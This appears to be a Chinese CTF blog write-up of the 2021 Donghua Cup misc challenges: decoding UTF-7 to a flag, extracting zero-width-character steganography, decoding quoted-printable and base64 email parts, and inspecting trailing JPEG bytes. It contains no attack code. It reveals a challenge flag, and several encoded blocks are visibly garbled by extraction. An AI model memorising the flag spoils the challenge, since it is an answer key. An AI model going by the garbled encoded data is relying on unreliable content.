

# 2021年全国大学生网络安全邀请赛暨第七届“东华杯”上海市大学生网络安全大赛Writeup

原创

Le1a 于 2021-11-01 08:33:09 发布 4025 收藏 11

分类专栏: [CTF](#) 文章标签: [web安全](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_52091458/article/details/121073476](https://blog.csdn.net/weixin_52091458/article/details/121073476)

版权



[CTF 专栏收录该内容](#)

12 篇文章 3 订阅

订阅专栏

## 2021年全国大学生网络安全邀请赛暨第七届“东华杯”上海市大学网格全大赛 Writeup

### Misc

#### checkin

题目给了 `+AGYAbABhAGcAewBkAGgAYgBfADcAdABoAH0-` 是UTF-7编码, 解码得到flag

UTF-7 Decoder Home > Text

Text Encoding and Decoding  
the given file / text using the following encoding method(s)

utf-7  
The utf-7 [encoder](#) is located [here](#)  
If you want to use the universal encoder / decoder with more options use our [Encoder / Decoder](#) located [here](#)

Select your source encoding: utf-7      Select your target encoding: wchar

Input File/Text to Encode / Decode  
[Text](#) [File](#)

Paste your text below


`flag{dhb_7th}`

flag为:

`flag{dhb_7th}`

## project

下载附件，解压之后发现这是道工控题目，但是解压之后里面有一个压缩包 `problem_bak.zip`



名称	修改日期	类型	大小
pic00018.pic	2011/3/20 15:00	PIC 文件	121 KB
pic00019.pic	2011/3/31 9:25	PIC 文件	131 KB
pic00020.pic	2011/3/31 9:25	PIC 文件	168 KB
pic00021.pic	2011/3/31 9:25	PIC 文件	830 KB
pic00022.pic	2011/3/31 9:25	PIC 文件	3,466 KB
pic00023.pic	2011/3/31 9:25	PIC 文件	694 KB
pic00024.pic	2011/3/31 9:26	PIC 文件	8 KB
pic00025.pic	2011/3/28 15:09	PIC 文件	5 KB
PICMANAG.DAT	2011/3/31 9:25	DAT 文件	1 KB
<b>problem_bak.zip</b>	2021/10/31 9:11	ZIP 文件	69 KB
PROJECT.INF	1998/6/14 23:52	安装信息	1 KB
project.pro	2011/3/31 9:25	PRO 文件	1 KB
ProjManage.dat	2011/3/31 9:24	DAT 文件	1 KB
R1.RTF	2000/9/9 9:55	RTF 格式	3 KB
R2.RTF	2000/9/9 9:55	RTF 格式	10 KB

解压得到 `你来了~`



File list for C:\Users\YiJiale\Desktop\Kingdemo3\problem\_bak.zip\

名称	大小	压缩后大小	修改时间	创建时间	访问
你来了~	95,323	70,078	2021-09-1...	2021-09-1...	20

你来了~ - 记事本

文件(F) 编辑(E) 格式(O) 视图(V) 帮助(H)

Date: Sun, 19 Sep 2021 21:28:55 +0800  
From: "mklkxxx@yeah.net" <mklkxxx@yeah.net>  
To: mklkxxx <mklkxxx@yeah.net>  
Subject: =?UTF-8?B?5L2g5p2l5LqGfg==?=

X-Priority: 3  
X-Has-Attach: no  
X-Mailer: Foxmail 7.2.20.273[cn]  
Mime-Version: 1.0  
Message-ID: <202109192128112273138@yeah.net>  
Content-Type: multipart/related;  
    boundary="----=\_001\_NextPart057850482324\_=----"

This is a multi-part message in MIME format.

----=\_001\_NextPart057850482324\_=----  
Content-Type: multipart/alternative;  
    boundary="----=\_002\_NextPart832058858335\_=----"

----=\_002\_NextPart832058858335\_=----  
Content-Type: text/plain;  
    charset="UTF-8"  
Content-Transfer-Encoding: base64

	行 1, 列 1	100%	Windows (CRLF)	UTF-8
--	----------	------	----------------	-------

这里面一共有三段数据，第一段是base64编码

```
6KGo5o0F5YyF5paH5YyW77yM5piv6ZqP552A572R57uc56S+5Lqk5rKf6YCa55qE5aKe5aSa5Ye6
546w55qE5LiA56eN5Li75rWB5paH5YyW44CC5LiA5Liq5Lq655qE6KGo5o0F5YyF5piv5YW26ZqQ
6JeP6LW35p2155qE55yf5oiR77yM5LiA5Liq5Zu95a6255qE6KGo5o0F5YyF6YeM6I0955yL5YiW
6L+Z5Liq5Zu95a6255qE6KGo5o0F44CC4oCM4oCM4oCM4oCN4oCs4oCs4oCM5pyJ5pe25YCZ
77yM6KGo5o0F5YyF6KGo6L6+55qE5piv5LiN6I096YGT56C055qE55yf5a6e5o0z5r0V5ZKM5oSF
5Y+X77yM6K+t6KiA5ZKM5paH5a2X55qE5bc95aS077yM5bCx5piv6KGo5o0F5YyF5pa95bGV55qE
56m66Ze044CCDQrooajmg4X1jIXmmK/nvZHnu5zor63oqIDnmoTkuIDnp43ov5vljJbvVIZlroPn
moTkuqfn1J/lkozmtYHooYzkuI7lhbbnbnlrrprnmoTigJzigIzigIzigIzigI3vu7/igI3i
gI3n1J/lrZjnjq/looPigJ3mnInlhBpjgILlhbbv73msYLphpLn67jgIHmlrDlpYfjgIHosJD0
sJHnrYnm1YjmnpznmoTnibnngrnvVIZigIzigIzigI3vu7/igIzigKzkuI7lubTovbvk
urrlvKDmiazuKrmgKflkozmkJ7mgKrnmoT1v4PnkIbnm7jnrKbigIzigIzigI3vu7/i
gIzigKzjgIINCuihqOaDheWMheS5i+aJg0S7peiDveWkn+Wkp+iMg+WbtOWcsOS8o0aSre+8j0KA
jOKAjOKAjOKAjOKAj+7v+KArOKAjeaYr+WboOS4uuWFtuW8peihpS6huaWh+Wtl+S6p0a1geea
h0aer+eHpeWSj0aAgeW6puihq0i+vuS4jewHhuehrueah0W8seeCue+8j0acieaVi0WcsOaPk0mr
m0S6huayn+mAmuaVi0eOh+0AgumDq0WIhuihqOaDheWMheWFt+acieabv+S7o+aWh+Wtl+eah0WK
n+iDve+8j0KAjOKAjOKAjOKAj+7v+KAjeKAje/m0WPr+S7peiKguecgeaJk+Wtl+aXtumX
tOKAjOKAjOKAjOKAj+7v+KAjOKAjOOAgumaj+edg0aZuuDveaJi+acuueah0WFq0mdouaZ
ruWPiuWSj0ekvuS6p0W610eUq0i9r+S7tueah0Wkp+mHj+S9v+eUq0+8j0ihqOaDheWMheW3sue7
j+mrm0mike0h+Wcs0WHueeOs0Wcq0S6uuS7r0eah0e9kee7n0iBiuwkqeWvueivneW9k+S4re0A
gg0K
```

解码得到：

表情包文化，是随着网络社交沟通的增多出现的一种主流文化。一个人的表情包是其隐藏起来的真我，一个国家的表情包里能看到这个国家的表情。  
有时候，表情包表达的是不能道破的真实想法和感受，语言和文字的尽头，就是表情包施展的空间。  
表情包是网络语言的一种进化，它的产生和流行与其特定的“生存环境”有关。其追求醒目、新奇、谐谑等效果的特点，与年轻人张扬个性和搞怪的心理相符。  
表情包之所以能够大范围地传播，是因为其弥补了文字交流的枯燥和态度表达不准确的弱点，有效地提高了沟通效率。部分表情包具有替代文字的功能，还可以节省打字时间。随着智能手机的全面普及和社交应用软件的大量使用，表情包已经高频率地出现在人们的网络聊天对话当中。

通过这解码得到的结果可以明显的观察到有隐藏字符

表情包文化，是随着网络社交沟通的增多出现的一种主流文化。一个人的表情包是其隐藏起来的真我，一个国家的表情包里能看到这个国家的表情。  
有时候，表情包表达的是不能道破的真实想法和感受，语言和文字的尽头，就是表情包施展的空间。  
表情包是网络语言的一种进化，它的产生和流行与其特定的“生存环境”有关。其追求醒目、新奇、谐谑等效果的特点，与年轻人张扬个性和搞怪的心理相符。  
表情包之所以能够大范围地传播，是因为其弥补了文字交流的枯燥和态度表达不准确的弱点，有效地提高了沟通效率。部分表情包具有替代文字的功能，还可以节省打字时间。随着智能手机的全面普及和社交应用软件的大量使用，表情包已经高频率地出现在人们的网络聊天对话当中。

通过解0宽字符得到 **hurryup**，很明显这应该是某个地方的密钥，但现在暂时还未遇到，继续往下看

在线解0宽字符的网址：[https://330k.github.io/misc\\_tools/unicode\\_steganography.html](https://330k.github.io/misc_tools/unicode_steganography.html)

The screenshot shows a web-based tool for performing steganography using zero-width characters. At the top, there's a browser header with tabs like '应用', '爬虫', '学习', '博客', 'Fofa', '补天 - 企业和白帽...', 'CSDN', '宝塔面板专业版7.2...', '邮箱', '社工', 'SRC', 'CNVD样例'. Below the header, the main title is 'Unicode Steganography with Zero-Width Characters'.

**Original Text:**

**Steganography Text:**

**Hidden Text:**

第二部分说了是 **quoted-printable** 加密，编码方式是，在线解密得到

不安全 | web.chacuo.net/charsetquotedprintable/

应用 网站 学习 博客 Fofa 补天 - 企业和白帽... CSDN 宝塔面板专业版7.2... 邮箱 杜工 SRC CNVD样例 其他书签 阅读清单 广告 X

开发常用转换工具

- » html转js转html
- » html转asp转html
- » html转php转html
- » html转jsp转html

是什么导致了苦难

学习如何将诅咒转变成祝福

千疑千寻 打开 >

=E7=BD=91=E7=BB=9C=E8=AF=AD=E8=A8=80=E7=9A=84=E4=B2=B8=S0=E7=A7=8D=E8=BF=9B= =E5=8C=96=EF=BC=8C=E5=A5=83=E7=9A=84=E4=BA=A7=E7=94=9F=E5=92=8C=E6=B5=81= =E8=A1=C9=E4=B8=83=E5=85=B6=E7=89=E5=A6=9A=E7=9A=84=E2=80=9C=E2=80=8C= =E2=80=9C=E2=80=8C=E2=80=8C=E2=80=8D=EF=BF=E2=80=8D=E2=80=8D=E7=94=9F= =E5=AD=98=E7=9E=AF=E5=A2=83=E2=80=9D=EF=98=99=E5=85=B3=E3=80=82=E5=85=B6= =E8=BF=BD=E6=B1=82=E9=86=92=E7=9B=AE=E3=80=81=E6=96=96=B0=E5=A5=87=E3=80=81= =E8=B0=90=E8=B0=91=E7=AD=89=E6=93=88=E6=9C=9C=E7=9A=84=E7=89=B9=E7=82=B9= =EF=BC=8C=E2=80=8C=E2=80=8C=E2=80=8C=E2=80=8C=E2=80=8D=EF=BF=BD=E2=80=8C= =E2=80=A0=C4=E4=B8=83=E5=B9=B4=E3=BD=BB=E4=BA=BA=E5=BC=A0=E0=89=A4=C4=E4=B8=AA= =E6=80=A7=E5=92=8C=E6=90=9E=E6=80=AA=E7=9A=84=E5=BF=83=E7=90=86=E7=9B=B3= =E7=AC=E6=82=80=8C=E2=80=8C=E2=80=8C=E2=80=8C=E2=80=8D=EF=BF=BD=E2=80=8C= =E2=80=A3=E3=80=82/div>=E8=A1=A8=E6=83=85=E5=83=83=E5=84=B9=E6=89=80= =E4=BB=A5=E3=83=ED=E5=44=9F=E5=A4=A7=E5=8C=83=E5=9B=B4=E5=9C=B0=E4=BC=A0= =E6=92=AD=EF=BC=8C=E2=80=8C=E2=80=8C=E2=80=8D=EF=BF=BD=E2=80=8C=E2=80=8D=EF=BF=BD= =E2=80=A0=C4=E2=80=8D=E9=AF=E5=9B=A0=E4=B8=BA=E5=85=B6=E5=BC=A5=E8=A1=A5= =E4=B4=B4=96=96=97=E5=AD=97=E4=BA=A4=E6=B5=81=E7=9A=84=E6=9E=9E=AF=E7=87=A5= =E5=92=8C=E6=80=81=E5=BA=A6=E8=A1=A8=E5=BE=BE=E4=B2=80=E5=87=86=E7=A1=AE= =E9=9A=94=E5=BC=B1=E7=82=B9=EF=BC=8C=E6=C9=E6=95=88=E5=9C=B0=E6=8F=90= =E9=AB=98=E4=B4=86=E6=92=9F=E9=80=9A=E6=95=88=E7=8E=87=E3=80=82=E9=83=A8= =E5=88=86=E5=A1=A8=E6=83=85=E5=8C=85=B7=E6=9C=89=E6=9E=9B=BF=E4=BB=A3= =E6=96=87=E5=AD=97=E7=9A=84=E5=8A=9F=E5=83=BD=EF=BC=8C=E2=80=8C= =E2=80=9C=E2=80=8C=E2=80=8D=EF=BF=BD=E2=80=8D=E2=80=8D=EF=BF=93=E5=8F=AF= =E4=BB=A5=E3=8A=82=E7=9C=81=E6=89=93=E5=AD=97=E6=97=B0=E9=97=B4=E2=80=8C= =E2=80=8C=E2=80=8C=E2=80=8C=E2=80=8D=EF=BF=BD=E2=80=8C=E2=80=8C=E3=80=82= =E9=9A=9F=E7=9D=80=E6=99=BA=E3=82=BD=E6=89=8B=E6=9C=BA=E7=9A=84=E5=85=A8= =E9=9A=92=A2=E6=99=AE=E5=8F=8A=E5=92=8C=E7=A4=BE=E4=BA=A4=E5=BA=94=E7=94=A8= =E3=BD=A7=E4=BB=86=E7=9A=84=E5=8A=97=E9=87=8F=E4=BD=BF=E7=94=A8=E5=EF=BC=8C= =E8=A1=A8=E6=83=85=E5=8C=85=E5=B7=B2=E7=BB=8F=E9=AB=98=E9=A2=91=E7=8E=87= =E5=9C=B0=E5=87=BA=E7=SE=B0=E5=9C=A8=E4=BA=BA=E4=BB=AC=E7=9A=84=E7=BD=91= =E7=BB=9C=E5=81=8A=E5=A4=A9=E5=AF=B9=E5=AF=9D=E5=BD=93=E4=B3=AD=E3=80=82/<= =div></div></body></html>

↑ 将你电脑文件直接拖入试试~^~

Quoted-printable解码 Quoted-printable编码

转换结果:

```
<html><head><meta http-equiv="content-type" content="text/html; charset=UTF-8"><style>body { line-height: 1.5; }body { font-size: 14px; font-family: "Microsoft YaHei UI"; color: rgb(0, 0, 0); line-height: 1.5; }body { font-size: 14px; font-family: "Microsoft YaHei UI"; color: rgb(0, 0, 0); line-height: 1.5; }</style></head><body><div>表情包文化，是随着网络社交沟通的增多呈现的一种主流文化。一个人的表情包是其隐藏起来的真我。一个国家的表情包里能看到这个国家的表情。有时候，表情包表达的是不能道破的真实想法和感受。语言和文字的尽头，就是表情包施展的空间。</div><div>表情包是网络语言的一种进化，它的产生和流行与特定的“生存环境”有关。其追求醒目、新颖、谐趣等效果的特点，与年轻人张扬个性和搞怪的心理相符。</div><div>表情包之所以能够大范围地传播，是因为弥补了文字交流的枯燥和态度表达不准的弱点，有效地提高了沟通效率。部分表情包具有替代文字的功能，还可以节省打字时间。随着智能手机的全面普及和社交应用软件的大量使用，表情包已经高频次地出现在人们的网络聊天对话当中。</div></div></body></html>
```

其中的文字是跟第一段base64的文字相吻合的。


第三段说了是jpg图片，并且是base64加密的数据

**Content-Type: image/jpeg;**  
**name="InsertPic\_(09-19-21-28-53).jpeg"**  
**Content-Transfer-Encoding: base64**  
**Content-ID: <\_Foxmail.1@e1a633df-2fe4-f85c-7270-ca78308ac1c5>**

这段base64数据是没有添加数据头的，自行补上 **data:image/jpg;base64,**，然后转为图片得到这张图

当前位置：站长工具 > base64图片在线转换工具 广告 上云要自主，首先看汉土 高转化良心播放器 测试必有惊喜

在线调色板 网页常用色彩 中日传统色彩 传图识色 WEB安全色 网页颜色选择器 颜色代码查询、RGB颜色值 base64图片在线转换工具



```
data:image/jpg;base64,/9j/4AAQSkZJRgABAQAAAQABAA/2wBDAIAIBAQEBQIBA
QECAgICAgQDAGICAgUEBAMEBgUGBgYF
BgYGBwkIBgcIBwYGCAsICQoKCgoKBgglDsKdAkKCgr/2wBDAQICAgICAgUDAwU
KBwYHCgoKcgok
CgoKCgoKCgoKCgoKCgoKCgoKCgoKCgoKCgoKCgoKCgoKCgoKCgoKCgr/wAA
RCAHuAfQDAREA
AhEBAxEB/8QAHgAAAAAcBAQEAAAAAAAAAAgMEBQYHCAEACQr/xABXEAAB
AgQFAQUAGyGBQoE
BAcBAgMABAURBgcsITFBGMIuWEJFDxgZEVoSNCUrHB4RVkM9Hw8RdDYmOCC
hgINDZFcplKisyY1
ZJRERISjGXN0dYSTsv/EAB0BAAIDAQEBAQEAAAAAAAAAAIDAAEEBQYHCAr/xAAx
EQACAgICAgIC
```

\*请上传小于300KB的.jpg/.jpeg/.gif/.bmp/.png/.ico格式图片，不建议将大图转换。


1.jpg 图片转成Base64 Base64还原图片 清空结果

用010打开，发现图片结尾FF D9之后是有多余的数据的


## 010 Editor - C:\Users\Yijiale\Desktop\1.jpg

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
FBB0h:	29	EE	F8	86	03	B1	03	A0	07	08	1E	70	A7	D1	7C	9A	)íø†.±. ...pšÑ š
FBC0h:	0B	77	E0	84	4D	B4	C3	8B	11	2C	05	3F	A0	DE	DD	77	.wà„M Ä<..? pÝw
FBD0h:	8C	F2	6C	D7	C7	F1	1C	64	30	F5	35	4B	4A	8B	46	F7	Æol×Cñ.d0ö5KJ:F=
FBE0h:	07	73	0D	C4	DB	10	D6	E8	A9	FB	51	62	1A	AE	0C	90	.s.ÄÜ.Öè@ûQb,@..
FBF0h:	5C	C5	19	FD	1A	90	6E	07	A4	6D	C0	9B	61	D1	89	B1	\Å.ý..n.¤mÀ>aÑ‰±
FC00h:	4E	7F	E6	2C	CD	71	E4	BB	53	BA	47	EA	DE	37	63	8A	N.æ,Íqä»S°Gêþ7cŠ
FC10h:	4A	C4	CD	D7	44	16	B5	55	9C	AC	CE	2E	72	75	7A	AF	JÄÍ×D.µUø-Î.ruz
FC20h:	B8	06	34	C3	15	19	ED	8A	30	56	26	A8	50	2B	CC	CD	.4Ã..iŠOV&''P+Ií
FC30h:	D2	DC	28	52	55	7D	8D	AF	68	56	6C	6A	9B	1F	04	99	ÖÜ(RU).-hVlj>...™
FC40h:	F5	8B	D9	D9	9E	78	9B	19	E1	96	A9	B5	14	05	23	B7	õ<ÙÙžx>.á-@µ..#»
FC50h:	48	56	B5	93	7D	A3	87	E5	A5	C4	74	71	F1	56	68	1C	HVu" }£‡å¥ÄtqñVh.
FC60h:	4D	24	87	E7	57	30	2C	9D	5C	00	23	CD	79	91	A6	3D	M\$‡çW0,.\\.#Iy'!=
FC70h:	36	86	D9	49	70	95	EB	B9	36	04	F3	1C	3F	21	B5	16	6†ÙIr-é'6.ó.?.!µ.
FC80h:	53	93	3D	35	B2	92	01	31	CD	7D	96	A4	E8	4D	34	B7	S"=‡' .1Í}=-¤èM4·
FC90h:	12	53	A1	56	DB	7D	E0	22	4B	67	9B	5A	D4	80	A5	28	.S. VÜ)à."Kg>ZÔ€¥(
FCA0h:	98	D1	8C	96	D1	E2	90	4D	CC	6C	8C	5B	5A	25	B3	FF	~Né-Ñâ.Míl€[Z%³y
FCB0h:	D9	9E	97	BA	2A	00	80	88	C9	A3	70	97	5B	A2	E4	99	Üž-º*.€~Éfp-[çä"
FCC0h:	B8	C1	78	72	0F	88	DD	DC	34	2B	4E	7D	31	7F	B5	E8	,Áxr. ^ÝÜ4+N}1.µè
FCD0h:	70	39	A8	B8	42	75	68	71	91	DD	C5	92	F6	AF	6F	0D	p9",Buhq'ÝÁ'ò o.
FCE0h:	5A	70	65	7E	CE	D5	BD	26	A7	0E	78	[71]	65	16	B2	72	Zpe~ÎÖv&§.xqe.²r
FCF0h:	09	E1	7B	DE	36	4F	E6	89	87	E1	07	AB	BD	AD	19	18	.á{þ60¤%‡á.«½-..
FD00h:	9F	FA	B5	BF	74	65	A7	87	52	C6	C1	72	10	75	37	47	Ýúµ;teš‡RÆÁr.u7G
FD10h:	FA	9B	89	DB	BB	90	4B	41	D2	0A	ED	DB	06	BC	17	61	ú>%Ü».KAÒ.íÛ.¼.a
FD20h:	14	54	60	F6	6A	57	5F	25	08	B0	BF	22	C1	8F	71	C7	.T`öjW_%..°‡"Á.qç
FD30h:	5B	F3	E2	6B	DC	31	1D	7F	0C	9B	FD	4A	82	5B	F2	93	[óákÜ1...>yJ,[ð"
FD40h:	A6	F6	F6	59	DF	92	84	4C	A6	2B	D8	4D	2C	B1	44	50	!ööYß' „L' +ØM,±DP
FD50h:	EA	1E	1C	27	7D	17	F9	6A	56	ED	A6	06	19	66	03	95	ê..'.}.ùjVí'..f..
FD60h:	3D	3C	FD	D1	77	F3	14	85	4C	BB	67	E9	CB	9A	FE	92	=<ýÑwó...L»géËšb'
FD70h:	DA	86	6B	A4	60	05	6B	8D	D3	70	2C	B5	A1	F1	0D	51	Útk¤` .k.Óp,µjñ.Q
FD80h:	53	74	3E	C5	3D	CF	F0	9F	01	48	49	00	00	D8	00	00	St>Â=ïðÝ.HI..Ø..
